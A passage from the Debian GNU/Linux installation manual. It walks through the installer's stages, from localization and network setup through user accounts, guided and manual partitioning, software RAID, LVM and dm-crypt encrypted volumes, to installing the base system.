**bootloader-installer** The various bootloader installers each install a boot loader program on the hard disk, which is necessary for the computer to start up using Linux without using a floppy or CD-ROM. Many boot loaders allow the user to choose an alternate operating system each time the computer boots.

**shell** Allows the user to execute a shell from the menu, or in the second console.

**save-logs** Provides a way for the user to record information on a floppy disk, network, hard disk, or other media when trouble is encountered, in order to accurately report installer software problems to Debian developers later.

## 6.3 Using Individual Components

In this section we will describe each installer component in detail. The components have been grouped into stages that should be recognizable for users. They are presented in the order they appear during the install. Note that not all modules will be used for every installation; which modules are actually used depends on the installation method you use and on your hardware.

### 6.3.1 Setting up Debian Installer and Hardware Configuration

Let's assume the Debian Installer has booted and you are facing its first screen. At this time, the capabilities of `debian-installer` are still quite limited. It doesn't know much about your hardware, preferred language, or even the task it should perform. Don't worry. Because `debian-installer` is quite clever, it can automatically probe your hardware, locate the rest of its components and upgrade itself to a capable installation system. However, you still need to help `debian-installer` with some information it can't determine automatically (like selecting your preferred language, keyboard layout or desired network mirror).

You will notice that `debian-installer` performs *hardware detection* several times during this stage. The first time is targeted specifically at the hardware needed to load installer components (e.g. your CD-ROM or network card). As not all drivers may be available during this first run, hardware detection needs to be repeated later in the process.

During hardware detection `debian-installer` checks if any of the drivers for the hardware devices in your system require firmware to be loaded. If any firmware is requested but unavailable, a dialog will be displayed that allows the missing firmware to be loaded from a removable medium. See Section 6.4 for further details.

#### 6.3.1.1 Check available memory / low memory mode

One of the first things `debian-installer` does, is to check available memory. If the available memory is limited, this component will make some changes in the installation process which hopefully will allow you to install Debian GNU/Linux on your system.

The first measure taken to reduce memory consumption by the installer is to disable translations, which means that the installation can only be done in English. Of course, you can still localize the installed system after the installation has completed.

If that is not sufficient, the installer will further reduce memory consumption by loading only those components essential to complete a basic installation. This reduces the functionality of the installation system. You will be given the opportunity to load additional components manually, but you should be aware that each component you select will use additional memory and thus may cause the installation to fail.

If the installer runs in low memory mode, it is recommended to create a relatively large swap partition (64–128MB). The swap partition will be used as virtual memory and thus increases the amount of memory available to the system. The installer will activate the swap partition as early as possible in the installation process. Note that heavy use of swap will reduce performance of your system and may lead to high disk activity.



Despite these measures, it is still possible that your system freezes, that unexpected errors occur or that processes are killed by the kernel because the system runs out of memory (which will result in “Out of memory” messages on VT4 and in the syslog).

For example, it has been reported that creating a big ext3 file system fails in low memory mode when there is insufficient swap space. If a larger swap doesn't help, try creating the file system as ext2 (which is an essential component of the installer) instead. It is possible to change an ext2 partition to ext3 after the installation.

It is possible to force the installer to use a higher lowmem level than the one based on available memory by using the boot parameter “lowmem” as described in Section 5.3.2.

### 6.3.1.2 Selecting Localization Options

In most cases the first questions you will be asked concern the selection of localization options to be used both for the installation and for the installed system. The localization options consist of language, location and locales.

The language you choose will be used for the rest of the installation process, provided a translation of the different dialogs is available. If no valid translation is available for the selected language, the installer will default to English.

The selected geographic location (in most cases a country) will be used later in the installation process to select the correct time zone and a Debian mirror appropriate for that country. Language and country together will help determine the default locale for your system and select the correct keyboard layout.

You will first be asked to select your preferred language. The language names are listed both in English (left side) and in the language itself (right side); the names on the right side are also shown in the proper script for the language. The list is sorted on the English names. At the top of the list is an extra option that allows you to select the “C” locale instead of a language. Choosing the “C” locale will result in the installation proceeding in English; the installed system will have no localization support as the `locales` package will not be installed.

Next you will be asked to select your geographic location. If you selected a language that is recognized as an official language for more than one country<sup>1</sup>, you will be shown a list of only those countries. To select a country that is not in that list, choose other (the last option). You will then be presented with a list of continents; selecting a continent will lead to a list of relevant countries on that continent.

If the language has only one country associated with it, a list of countries will be displayed for the continent or region the country belongs to, with that country selected as the default. Use the Go Back option to select countries on a different continent.

#### NOTE



It is important to select the country where you live or where you are located as it determines the time zone that will be configured for the installed system.

If you selected a combination of language and country for which no locale is defined and there exist multiple locales for the language, then the installer will allow you to choose which of those locales you prefer as the default locale for the installed system<sup>2</sup>. In all other cases a default locale will be selected based on the selected language and country.

Any default locale selected as described in the previous paragraph will use *UTF-8* as character encoding.

If you are installing at low priority, you will have the option of selecting additional locales, including so-called “legacy” locales<sup>3</sup>, to be generated for the installed system; if you do, you will be asked which of the selected locales should be the default for the installed system.

### 6.3.1.3 Choosing a Keyboard

Keyboards are often tailored to the characters used in a language. Select a layout that conforms to the keyboard you are using, or select something close if the keyboard layout you want isn't represented. Once the system installation is

<sup>1</sup> In technical terms: where multiple locales exist for that language with differing country codes.

<sup>2</sup> At medium and low priority you can always select your preferred locale from those available for the selected language (if there's more than one).

<sup>3</sup> Legacy locales are locales which do not use UTF-8, but one of the older standards for character encoding such as ISO 8859-1 (used by West European languages) or EUC-JP (used by Japanese).

complete, you'll be able to select a keyboard layout from a wider range of choices (run **dpkg-reconfigure keyboard-configuration** as root after you have completed the installation).

Move the highlight to the keyboard selection you desire and press **Enter**. Use the arrow keys to move the highlight — they are in the same place in all national language keyboard layouts, so they are independent of the keyboard configuration.

#### 6.3.1.4 Looking for the Debian Installer ISO Image

When installing via the *hd-media* method, there will be a moment where you need to find and mount the Debian Installer iso image in order to get the rest of the installation files. The component **iso-scan** does exactly this.

At first, **iso-scan** automatically mounts all block devices (e.g. partitions and logical volumes) which have some known filesystem on them and sequentially searches for filenames ending with `.iso` (or `.ISO` for that matter). Beware that the first attempt scans only files in the root directory and in the first level of subdirectories (i.e. it finds `/whatever.iso`, `/data/whatever.iso`, but not `/data/tmp/whatever.iso`). After an iso image has been found, **iso-scan** checks its content to determine if the image is a valid Debian iso image or not. In the former case we are done, in the latter **iso-scan** seeks for another image.

In case the previous attempt to find an installer iso image fails, **iso-scan** will ask you whether you would like to perform a more thorough search. This pass doesn't just look into the topmost directories, but really traverses whole filesystem.

If **iso-scan** does not discover your installer iso image, reboot back to your original operating system and check if the image is named correctly (ending in `.iso`), if it is placed on a filesystem recognizable by `debian-installer`, and if it is not corrupted (verify the checksum). Experienced Unix users could do this without rebooting on the second console.

Note that the partition (or disk) hosting the ISO image can't be reused during the installation process as it will be in use by the installer. To work-around this, and provided that you have enough system memory, the installer can copy the ISO image into RAM before mounting it. This is controlled by the low priority `iso-scan/copy_iso_to_ram` debconf question (it is only asked if the memory requirement is met).

#### 6.3.1.5 Configuring the Network

As you enter this step, if the system detects that you have more than one network device, you'll be asked to choose which device will be your *primary* network interface, i.e. the one which you want to use for installation. The other interfaces won't be configured at this time. You may configure additional interfaces after installation is complete; see the `interfaces(5)` man page.

**6.3.1.5.1 Automatic network configuration** By default, `debian-installer` tries to configure your computer's network automatically as far as possible. If the automatic configuration fails, that may be caused by many factors ranging from an unplugged network cable to missing infrastructure for automatic configuration. For further explanation in case of errors, check the error messages on the fourth console. In any case, you will be asked if you want to retry, or if you want to perform a manual setup. Sometimes the network services used for autoconfiguration can be slow in their responses, so if you are sure everything is in place, simply start the autoconfiguration attempt again. If autoconfiguration fails repeatedly, you can instead choose the manual network setup.

**6.3.1.5.2 Manual network configuration** The manual network setup in turn asks you a number of questions about your network, notably IP address, Netmask, Gateway, Name server addresses, and a Hostname. Moreover, if you have a wireless network interface, you will be asked to provide your `Wireless ESSID` ("wireless network name") and a `WEP key` or `WPA/WPA2 passphrase`. Fill in the answers from Section 3.3.

## NOTE



Some technical details you might, or might not, find handy: the program assumes the network IP address is the bitwise-AND of your system's IP address and your netmask. The default broadcast address is calculated as the bitwise OR of your system's IP address with the bitwise negation of the netmask. It will also guess your gateway. If you can't find any of these answers, use the offered defaults — if necessary, you can change them by editing `/etc/network/interfaces` once the system has been installed.

**6.3.1.5.3 IPv4 and IPv6** From Debian GNU/Linux 7.0 (“Wheezy”) onwards, `debian-installer` supports IPv6 as well as the “classic” IPv4. All combinations of IPv4 and IPv6 (IPv4-only, IPv6-only and dual-stack configurations) are supported.

Autoconfiguration for IPv4 is done via DHCP (Dynamic Host Configuration Protocol). Autoconfiguration for IPv6 supports stateless autoconfiguration using NDP (Neighbor Discovery Protocol, including recursive DNS server (RDNSS) assignment), stateful autoconfiguration via DHCPv6 and mixed stateless/stateful autoconfiguration (address configuration via NDP, additional parameters via DHCPv6).

## 6.3.2 Setting Up Users And Passwords

Just before configuring the clock, the installer will allow you to set up the “root” account and/or an account for the first user. Other user accounts can be created after the installation has been completed.

### 6.3.2.1 Set the Root Password

The `root` account is also called the *super-user*; it is a login that bypasses all security protection on your system. The root account should only be used to perform system administration, and only used for as short a time as possible.

Any password you create should contain at least 6 characters, and should contain both upper- and lower-case characters, as well as punctuation characters. Take extra care when setting your root password, since it is such a powerful account. Avoid dictionary words or use of any personal information which could be guessed.

If anyone ever tells you they need your root password, be extremely wary. You should normally never give your root password out, unless you are administering a machine with more than one system administrator.

In case you do not specify a password for the “root” user here, this account will be disabled but the `sudo` package will be installed later to enable administrative tasks to be carried out on the new system. By default, the first user created on the system will be allowed to use the `sudo` command to become root.

### 6.3.2.2 Create an Ordinary User

The system will ask you whether you wish to create an ordinary user account at this point. This account should be your main personal log-in. You should *not* use the root account for daily use or as your personal login.

Why not? Well, one reason to avoid using root's privileges is that it is very easy to do irreparable damage as root. Another reason is that you might be tricked into running a *Trojan-horse* program — that is a program that takes advantage of your super-user powers to compromise the security of your system behind your back. Any good book on Unix system administration will cover this topic in more detail — consider reading one if it is new to you.

You will first be prompted for the user's full name. Then you'll be asked for a name for the user account; generally your first name or something similar will suffice and indeed will be the default. Finally, you will be prompted for a password for this account.

If at any point after installation you would like to create another account, use the `adduser` command.

## 6.3.3 Configuring the Clock and Time Zone

The installer will first attempt to connect to a time server on the Internet (using the *NTP* protocol) in order to correctly set the system time. If this does not succeed, the installer will assume the time and date obtained from the system clock when the installation system was booted are correct. It is not possible to manually set the system time during the installation process.

Depending on the location selected earlier in the installation process, you may be shown a list of time zones relevant for that location. If your location has only one time zone and you are doing a default installation, you will not be asked anything and the system will assume that time zone.

In expert mode or when installing at medium priority, you will have the additional option to select “Coordinated Universal Time” (UTC) as time zone.

If for some reason you wish to set a time zone for the installed system that does *not* match the selected location, there are two options.

1. The simplest option is to just select a different time zone after the installation has been completed and you’ve booted into the new system. The command to do this is:

```
# dpkg-reconfigure tzdata
```

2. Alternatively, the time zone can be set at the very start of the installation by passing the parameter **time/zone=value** when you boot the installation system. The value should of course be a valid time zone, for example **Europe/London** or **UTC**.

For automated installations the time zone can be set to any desired value using preseeding.

### 6.3.4 Partitioning and Mount Point Selection

At this time, after hardware detection has been executed a final time, `debian-installer` should be at its full strength, customized for the user’s needs and ready to do some real work. As the title of this section indicates, the main task of the next few components lies in partitioning your disks, creating filesystems, assigning mountpoints and optionally configuring closely related options like RAID, LVM or encrypted devices.

If you are uncomfortable with partitioning, or just want to know more details, see [Appendix C](#).

First you will be given the opportunity to automatically partition either an entire drive, or available free space on a drive. This is also called “guided” partitioning. If you do not want to autopartition, choose Manual from the menu.

#### 6.3.4.1 Supported partitioning options

The partitioner used in `debian-installer` is fairly versatile. It allows to create many different partitioning schemes, using various partition tables, file systems and advanced block devices.

Exactly which options are available depends mainly on the architecture, but also on other factors. For example, on systems with limited internal memory some options may not be available. Defaults may vary as well. The type of partition table used by default can for example be different for large capacity hard disks than for smaller hard disks. Some options can only be changed when installing at medium or low debconf priority; at higher priorities sensible defaults will be used.

The installer supports various forms of advanced partitioning and use of storage devices, which in many cases can be used in combination.

- *Logical Volume Management (LVM)*
- *Software RAID*  
Supported are RAID levels 0, 1, 4, 5, 6 and 10.
- *Encryption*
- *Serial ATA RAID* (using `dmraid`)  
Also called “fake RAID” or “BIOS RAID”. Support for Serial ATA RAID is currently only available if enabled when the installer is booted. Further information is available on [our Wiki](#).
- *Multipath* (experimental)  
See [our Wiki](#) for information. Support for multipath is currently only available if enabled when the installer is booted.

The following file systems are supported.

- *ext2, ext3, ext4*

The default file system selected in most cases is ext4; for `/boot` partitions ext2 will be selected by default when guided partitioning is used.

- *jfs* (not available on all architectures)
- *xf*s (not available on all architectures)
- *reiserfs* (optional; not available on all architectures)

Support for the Reiser file system is no longer available by default. When the installer is running at medium or low debconf priority it can be enabled by selecting the `partman-reiserfs` component. Only version 3 of the file system is supported.

- *qnx4*

Existing partitions will be recognized and it is possible to assign mount points for them. It is not possible to create new qnx4 partitions.

- *FAT16*, *FAT32*

- *NTFS* (read-only)

Existing NTFS partitions can be resized and it is possible to assign mount points for them. It is not possible to create new NTFS partitions.

### 6.3.4.2 Guided Partitioning

If you choose guided partitioning, you may have three options: to create partitions directly on the hard disk (classic method), or to create them using Logical Volume Management (LVM), or to create them using encrypted LVM<sup>4</sup>.

#### NOTE



The option to use (encrypted) LVM may not be available on all architectures.

When using LVM or encrypted LVM, the installer will create most partitions inside one big partition; the advantage of this method is that partitions inside this big partition can be resized relatively easily later. In the case of encrypted LVM the big partition will not be readable without knowing a special key phrase, thus providing extra security of your (personal) data.

When using encrypted LVM, the installer will also automatically erase the disk by writing random data to it. This further improves security (as it makes it impossible to tell which parts of the disk are in use and also makes sure that any traces of previous installations are erased), but may take some time depending on the size of your disk.

#### NOTE



If you choose guided partitioning using LVM or encrypted LVM, some changes in the partition table will need to be written to the selected disk while LVM is being set up. These changes effectively erase all data that is currently on the selected hard disk and you will not be able to undo them later. However, the installer will ask you to confirm these changes before they are written to disk.

If you choose guided partitioning (either classic or using (encrypted) LVM) for a whole disk, you will first be asked to select the disk you want to use. Check that all your disks are listed and, if you have several disks, make sure you select the correct one. The order they are listed in may differ from what you are used to. The size of the disks may help to identify them.

Any data on the disk you select will eventually be lost, but you will always be asked to confirm any changes before they are written to the disk. If you have selected the classic method of partitioning, you will be able to undo any changes right until the end; when using (encrypted) LVM this is not possible.

<sup>4</sup> The installer will encrypt the LVM volume group using a 256 bit AES key and makes use of the kernel's "dm-crypt" support.

Next, you will be able to choose from the schemes listed in the table below. All schemes have their pros and cons, some of which are discussed in Appendix C. If you are unsure, choose the first one. Bear in mind that guided partitioning needs a certain minimal amount of free space to operate with. If you don't give it at least about 1GB of space (depends on chosen scheme), guided partitioning will fail.

Partitioning scheme	Minimum space	Created partitions
All files in one partition	600MB	/, swap
Separate /home partition	500MB	/, /home, swap
Separate /home, /var and /tmp partitions	1GB	/, /home, /var, /tmp, swap

If you choose guided partitioning using (encrypted) LVM, the installer will also create a separate `/boot` partition. The other partitions, including the swap partition, will be created inside the LVM partition.

If you have booted in EFI mode then within the guided partitioning setup there will be an additional partition, formatted as a FAT32 bootable filesystem, for the EFI boot loader. This partition is known as an EFI System Partition (ESP). There is also an additional menu item in the formatting menu to manually set up a partition as an ESP.

After selecting a scheme, the next screen will show your new partition table, including information on whether and how partitions will be formatted and where they will be mounted.

The list of partitions might look like this:

```
SCSI1 (0,0,0) (sda) - 6.4 GB WDC AC36400L
#1 primary 16.4 MB B f ext2 /boot
#2 primary 551.0 MB swap swap
#3 primary 5.8 GB ntfs
pri/log 8.2 MB FREE SPACE

SCSI2 (1,0,0) (sdb) - 80.0 GB ST380021A
#1 primary 15.9 MB ext3
#2 primary 996.0 MB fat16
#3 primary 3.9 GB xfs /home
#5 logical 6.0 GB f ext4 /
#6 logical 1.0 GB f ext3 /var
#7 logical 498.8 MB ext3
```

This example shows two hard drives divided into several partitions; the first disk has some free space. Each partition line consists of the partition number, its type, size, optional flags, file system, and mountpoint (if any). Note: this particular setup cannot be created using guided partitioning but it does show possible variation that can be achieved using manual partitioning.

This concludes the guided partitioning. If you are satisfied with the generated partition table, you can choose Finish partitioning and write changes to disk from the menu to implement the new partition table (as described at the end of this section). If you are not happy, you can choose to Undo changes to partitions and run guided partitioning again, or modify the proposed changes as described below for manual partitioning.

### 6.3.4.3 Manual Partitioning

A similar screen to the one shown just above will be displayed if you choose manual partitioning except that your existing partition table will be shown and without the mount points. How to manually set up your partition table and the usage of partitions by your new Debian system will be covered in the remainder of this section.

If you select a pristine disk which has neither partitions nor free space on it, you will be asked if a new partition table should be created (this is needed so you can create new partitions). After this, a new line entitled "FREE SPACE" should appear in the table under the selected disk.

If you select some free space, you will have the opportunity to create a new partition. You will have to answer a quick series of questions about its size, type (primary or logical), and location (beginning or end of the free space). After this, you will be presented with a detailed overview of your new partition. The main setting is Use as:, which determines if the partition will have a file system on it, or be used for swap, software RAID, LVM, an encrypted file system, or not be used at all. Other settings include mountpoint, mount options, and bootable flag; which settings are shown depends on how the partition is to be used. If you don't like the preselected defaults, feel free to change them to your liking. E.g. by selecting the option Use as:, you can choose a different filesystem for this partition, including options to use the partition for swap, software RAID, LVM, or not use it at all. When you are satisfied with your new partition, select Done setting up the partition and you will return to **partman**'s main screen.

If you decide you want to change something about your partition, simply select the partition, which will bring you to the partition configuration menu. This is the same screen as is used when creating a new partition, so you can change the same settings. One thing that may not be very obvious at a first glance is that you can resize the partition by selecting the item displaying the size of the partition. Filesystems known to work are at least fat16, fat32, ext2, ext3 and swap. This menu also allows you to delete a partition.

Be sure to create at least two partitions: one for the *root* filesystem (which must be mounted as */*) and one for *swap*. If you forget to mount the root filesystem, **partman** won't let you continue until you correct this issue.

If you boot in EFI mode but forget to select and format an EFI System Partition, **partman** will detect this and will not let you continue until you allocate one.

Capabilities of **partman** can be extended with installer modules, but are dependent on your system's architecture. So if you can't see all promised goodies, check if you have loaded all required modules (e.g. `partman-ext3`, `partman-xfs`, or `partman-lvm`).

After you are satisfied with partitioning, select Finish partitioning and write changes to disk from the partitioning menu. You will be presented with a summary of changes made to the disks and asked to confirm that the filesystems should be created as requested.

#### 6.3.4.4 Configuring Multidisk Devices (Software RAID)

If you have more than one harddrive<sup>5</sup> in your computer, you can use **mdcfg** to set up your drives for increased performance and/or better reliability of your data. The result is called *Multidisk Device* (or after its most famous variant *software RAID*).

MD is basically a bunch of partitions located on different disks and combined together to form a *logical* device. This device can then be used like an ordinary partition (i.e. in **partman** you can format it, assign a mountpoint, etc.).

What benefits this brings depends on the type of MD device you are creating. Currently supported are:

**RAID0** Is mainly aimed at performance. RAID0 splits all incoming data into *stripes* and distributes them equally over each disk in the array. This can increase the speed of read/write operations, but when one of the disks fails, you will lose *everything* (part of the information is still on the healthy disk(s), the other part *was* on the failed disk).

The typical use for RAID0 is a partition for video editing.

**RAID1** Is suitable for setups where reliability is the first concern. It consists of several (usually two) equally-sized partitions where every partition contains exactly the same data. This essentially means three things. First, if one of your disks fails, you still have the data mirrored on the remaining disks. Second, you can use only a fraction of the available capacity (more precisely, it is the size of the smallest partition in the RAID). Third, file-reads are load-balanced among the disks, which can improve performance on a server, such as a file server, that tends to be loaded with more disk reads than writes.

Optionally you can have a spare disk in the array which will take the place of the failed disk in the case of failure.

**RAID5** Is a good compromise between speed, reliability and data redundancy. RAID5 splits all incoming data into stripes and distributes them equally on all but one disk (similar to RAID0). Unlike RAID0, RAID5 also computes *parity* information, which gets written on the remaining disk. The parity disk is not static (that would be called RAID4), but is changing periodically, so the parity information is distributed equally on all disks. When one of the disks fails, the missing part of information can be computed from remaining data and its parity. RAID5 must consist of at least three active partitions. Optionally you can have a spare disk in the array which will take the place of the failed disk in the case of failure.

As you can see, RAID5 has a similar degree of reliability to RAID1 while achieving less redundancy. On the other hand, it might be a bit slower on write operations than RAID0 due to computation of parity information.

**RAID6** Is similar to RAID5 except that it uses two parity devices instead of one.

A RAID6 array can survive up to two disk failures.

**RAID10** RAID10 combines striping (as in RAID0) and mirroring (as in RAID1). It creates *n* copies of incoming data and distributes them across the partitions so that none of the copies of the same data are on the same device. The default value of *n* is 2, but it can be set to something else in expert mode. The number of partitions used must be at least *n*. RAID10 has different layouts for distributing the copies. The default is near copies.

<sup>5</sup> To be honest, you can construct an MD device even from partitions residing on single physical drive, but that won't give any benefits.

Near copies have all of the copies at about the same offset on all of the disks. Far copies have the copies at different offsets on the disks. Offset copies copy the stripe, not the individual copies.

RAID10 can be used to achieve reliability and redundancy without the drawback of having to calculate parity.

To sum it up:

Type	Minimum Devices	Spare Device	Survives disk failure?	Available Space
RAID0	2	no	no	Size of the smallest partition multiplied by number of devices in RAID
RAID1	2	optional	yes	Size of the smallest partition in RAID
RAID5	3	optional	yes	Size of the smallest partition multiplied by (number of devices in RAID minus one)
RAID6	4	optional	yes	Size of the smallest partition multiplied by (number of devices in RAID minus two)
RAID10	2	optional	yes	Total of all partitions divided by the number of chunk copies (defaults to two)

If you want to know more about Software RAID, have a look at [Software RAID HOWTO](#).

To create an MD device, you need to have the desired partitions it should consist of marked for use in a RAID. (This is done in **partman** in the Partition settings menu where you should select Use as: → physical volume for RAID.)

#### NOTE



Make sure that the system can be booted with the partitioning scheme you are planning. In general it will be necessary to create a separate file system for `/boot` when using RAID for the root (`/`) file system. Most boot loaders (including lilo and grub) do support mirrored (not striped!) RAID1, so using for example RAID5 for `/` and RAID1 for `/boot` can be an option.

Next, you should choose Configure software RAID from the main **partman** menu. (The menu will only appear after you mark at least one partition for use as physical volume for RAID.) On the first screen of **mdcfg** simply select Create MD device. You will be presented with a list of supported types of MD devices, from which you should choose one (e.g. RAID1). What follows depends on the type of MD you selected.

- RAID0 is simple — you will be issued with the list of available RAID partitions and your only task is to select the partitions which will form the MD.
- RAID1 is a bit more tricky. First, you will be asked to enter the number of active devices and the number of spare devices which will form the MD. Next, you need to select from the list of available RAID partitions those that will be active and then those that will be spare. The count of selected partitions must be equal to the number provided earlier. Don't worry. If you make a mistake and select a different number of partitions, `debian-installer` won't let you continue until you correct the issue.



- RAID5 has a setup procedure similar to RAID1 with the exception that you need to use at least *three* active partitions.
- RAID6 also has a setup procedure similar to RAID1 except that at least *four* active partitions are required.
- RAID10 again has a setup procedure similar to RAID1 except in expert mode. In expert mode, `debian-installer` will ask you for the layout. The layout has two parts. The first part is the layout type. It is either `n` (for near copies), `f` (for far copies), or `o` (for offset copies). The second part is the number of copies to make of the data. There must be at least that many active devices so that all of the copies can be distributed onto different disks.

It is perfectly possible to have several types of MD at once. For example, if you have three 200 GB hard drives dedicated to MD, each containing two 100 GB partitions, you can combine the first partitions on all three disks into the RAID0 (fast 300 GB video editing partition) and use the other three partitions (2 active and 1 spare) for RAID1 (quite reliable 100 GB partition for `/home`).

After you set up MD devices to your liking, you can Finish `mdcfg` to return back to the `partman` to create filesystems on your new MD devices and assign them the usual attributes like mountpoints.

#### 6.3.4.5 Configuring the Logical Volume Manager (LVM)

If you are working with computers at the level of system administrator or “advanced” user, you have surely seen the situation where some disk partition (usually the most important one) was short on space, while some other partition was grossly underused and you had to manage this situation by moving stuff around, symlinking, etc.

To avoid the described situation you can use Logical Volume Manager (LVM). Simply said, with LVM you can combine your partitions (*physical volumes* in LVM lingo) to form a virtual disk (so called *volume group*), which can then be divided into virtual partitions (*logical volumes*). The point is that logical volumes (and of course underlying volume groups) can span across several physical disks.

Now when you realize you need more space for your old 160GB `/home` partition, you can simply add a new 300GB disk to the computer, join it with your existing volume group and then resize the logical volume which holds your `/home` filesystem and voila — your users have some room again on their renewed 460GB partition. This example is of course a bit oversimplified. If you haven’t read it yet, you should consult the [LVM HOWTO](#).

LVM setup in `debian-installer` is quite simple and completely supported inside `partman`. First, you have to mark the partition(s) to be used as physical volumes for LVM. This is done in the Partition settings menu where you should select Use as: → physical volume for LVM.

#### WARNING



Be aware: the new LVM setup will destroy all data on all partitions marked with an LVM type code. So, if you already have an LVM on some of your disks, and want to install Debian additionally to that machine, the old (already existing) LVM will be wiped out! The same counts for partitions, which are (for any reason) misleadingly marked with an LVM type code, but contain something different (like an encrypted volume). You need to remove such disks from the system, before performing a new LVM setup!

When you return to the main `partman` screen, you will see a new option Configure the Logical Volume Manager. When you select that, you will first be asked to confirm pending changes to the partition table (if any) and after that the LVM configuration menu will be shown. Above the menu a summary of the LVM configuration is shown. The menu itself is context sensitive and only shows valid actions. The possible actions are:

- Display configuration details: shows LVM device structure, names and sizes of logical volumes and more
- Create volume group
- Create logical volume
- Delete volume group
- Delete logical volume

- Extend volume group
- Reduce volume group
- Finish: return to the main **partman** screen

Use the options in that menu to first create a volume group and then create your logical volumes inside it.

After you return to the main **partman** screen, any created logical volumes will be displayed in the same way as ordinary partitions (and you should treat them as such).

#### 6.3.4.6 Configuring Encrypted Volumes

`debian-installer` allows you to set up encrypted partitions. Every file you write to such a partition is immediately saved to the device in encrypted form. Access to the encrypted data is granted only after entering the *passphrase* used when the encrypted partition was originally created. This feature is useful to protect sensitive data in case your laptop or hard drive gets stolen. The thief might get physical access to the hard drive, but without knowing the right passphrase, the data on the hard drive will look like random characters.

The two most important partitions to encrypt are: the home partition, where your private data resides, and the swap partition, where sensitive data might be stored temporarily during operation. Of course, nothing prevents you from encrypting any other partitions that might be of interest. For example `/var` where database servers, mail servers or print servers store their data, or `/tmp` which is used by various programs to store potentially interesting temporary files. Some people may even want to encrypt their whole system. The only exception is the `/boot` partition which must remain unencrypted, because currently there is no way to load the kernel from an encrypted partition.

#### NOTE



Please note that the performance of encrypted partitions will be less than that of unencrypted ones because the data needs to be decrypted or encrypted for every read or write. The performance impact depends on your CPU speed, chosen cipher and a key length.

To use encryption, you have to create a new partition by selecting some free space in the main partitioning menu. Another option is to choose an existing partition (e.g. a regular partition, an LVM logical volume or a RAID volume). In the Partition settings menu, you need to select physical volume for encryption at the Use as: option. The menu will then change to include several cryptographic options for the partition.

The encryption method supported by `debian-installer` is *dm-crypt* (included in newer Linux kernels, able to host LVM physical volumes).

Let's have a look at the options available when you select encryption via **Device-mapper (dm-crypt)**. As always: when in doubt, use the defaults, because they have been carefully chosen with security in mind.

**Encryption: aes** This option lets you select the encryption algorithm (*cipher*) which will be used to encrypt the data on the partition. `debian-installer` currently supports the following block ciphers: *aes*, *blowfish*, *serpent*, and *twofish*. It is beyond the scope of this document to discuss the qualities of these different algorithms, however, it might help your decision to know that in 2000, *AES* was chosen by the American National Institute of Standards and Technology as the standard encryption algorithm for protecting sensitive information in the 21st century.

**Key size: 256** Here you can specify the length of the encryption key. With a larger key size, the strength of the encryption is generally improved. On the other hand, increasing the length of the key usually has a negative impact on performance. Available key sizes vary depending on the cipher.

**IV algorithm: xts-plain64** The *Initialization Vector* or *IV* algorithm is used in cryptography to ensure that applying the cipher on the same *clear text* data with the same key always produces a unique *cipher text*. The idea is to prevent the attacker from deducing information from repeated patterns in the encrypted data.

From the provided alternatives, the default **xts-plain64** is currently the least vulnerable to known attacks. Use the other alternatives only when you need to ensure compatibility with some previously installed system that is not able to use newer algorithms.

**Encryption key: Passphrase** Here you can choose the type of the encryption key for this partition.

**Passphrase** The encryption key will be computed<sup>6</sup> on the basis of a passphrase which you will be able to enter later in the process.

**Random key** A new encryption key will be generated from random data each time you try to bring up the encrypted partition. In other words: on every shutdown the content of the partition will be lost as the key is deleted from memory. (Of course, you could try to guess the key with a brute force attack, but unless there is an unknown weakness in the cipher algorithm, it is not achievable in our lifetime.)

Random keys are useful for swap partitions because you do not need to bother yourself with remembering the passphrase or wiping sensitive information from the swap partition before shutting down your computer. However, it also means that you will *not* be able to use the “suspend-to-disk” functionality offered by newer Linux kernels as it will be impossible (during a subsequent boot) to recover the suspended data written to the swap partition.

**Erase data: yes** Determines whether the content of this partition should be overwritten with random data before setting up the encryption. This is recommended because it might otherwise be possible for an attacker to discern which parts of the partition are in use and which are not. In addition, this will make it harder to recover any leftover data from previous installations<sup>7</sup>.

After you have selected the desired parameters for your encrypted partitions, return back to the main partitioning menu. There should now be a new menu item called Configure encrypted volumes. After you select it, you will be asked to confirm the deletion of data on partitions marked to be erased and possibly other actions such as writing a new partition table. For large partitions this might take some time.

Next you will be asked to enter a passphrase for partitions configured to use one. Good passphrases should be longer than 8 characters, should be a mixture of letters, numbers and other characters and should not contain common dictionary words or information easily associable with you (such as birthdates, hobbies, pet names, names of family members or relatives, etc.).

#### WARNING



Before you input any passphrases, you should have made sure that your keyboard is configured correctly and generates the expected characters. If you are unsure, you can switch to the second virtual console and type some text at the prompt. This ensures that you won't be surprised later, e.g. by trying to input a passphrase using a qwerty keyboard layout when you used an azerty layout during the installation. This situation can have several causes. Maybe you switched to another keyboard layout during the installation, or the selected keyboard layout might not have been set up yet when entering the passphrase for the root file system.

If you selected to use methods other than a passphrase to create encryption keys, they will be generated now. Because the kernel may not have gathered a sufficient amount of entropy at this early stage of the installation, the process may take a long time. You can help speed up the process by generating entropy: e.g. by pressing random keys, or by switching to the shell on the second virtual console and generating some network and disk traffic (downloading some files, feeding big files into `/dev/null`, etc.). This will be repeated for each partition to be encrypted.

After returning to the main partitioning menu, you will see all encrypted volumes as additional partitions which can be configured in the same way as ordinary partitions. The following example shows a volume encrypted via dm-crypt.

```
Encrypted volume (sda2_crypt) - 115.1 GB Linux device-mapper
#1 115.1 GB F ext3
```

Now is the time to assign mount points to the volumes and optionally change the file system types if the defaults do not suit you.

Pay attention to the identifiers in parentheses (`sda2_crypt` in this case) and the mount points you assigned to each encrypted volume. You will need this information later when booting the new system. The differences between the ordinary boot process and the boot process with encryption involved will be covered later in Section 7.2.

Once you are satisfied with the partitioning scheme, continue with the installation.

<sup>6</sup> Using a passphrase as the key currently means that the partition will be set up using **LUKS**.

<sup>7</sup> It is believed that the guys from three-letter agencies can restore the data even after several rewrites of the magneto-optical media, though.

### 6.3.5 Installing the Base System

Although this stage is the least problematic, it consumes a significant fraction of the install because it downloads, verifies and unpacks the whole base system. If you have a slow computer or network connection, this could take some time.

During installation of the base system, package unpacking and setup messages are redirected to **ttty4**. You can access this terminal by pressing Left Alt-F4; get back to the main installer process with Left Alt-F1.

The unpack/setup messages generated during this phase are also saved in `/var/log/syslog`. You can check them there if the installation is performed over a serial console.

As part of the installation, a Linux kernel will be installed. At the default priority, the installer will choose one for you that best matches your hardware. In lower priority modes, you will be able to choose from a list of available kernels.

When packages are installed using the package management system, it will by default also install packages that are recommended by those packages. Recommended packages are not strictly required for the core functionality of the selected software, but they do enhance that software and should, in the view of the package maintainers, normally be installed together with that software.

#### NOTE



For technical reasons packages installed during the installation of the base system are installed without their “Recommends”. The rule described above only takes effect after this point in the installation process.

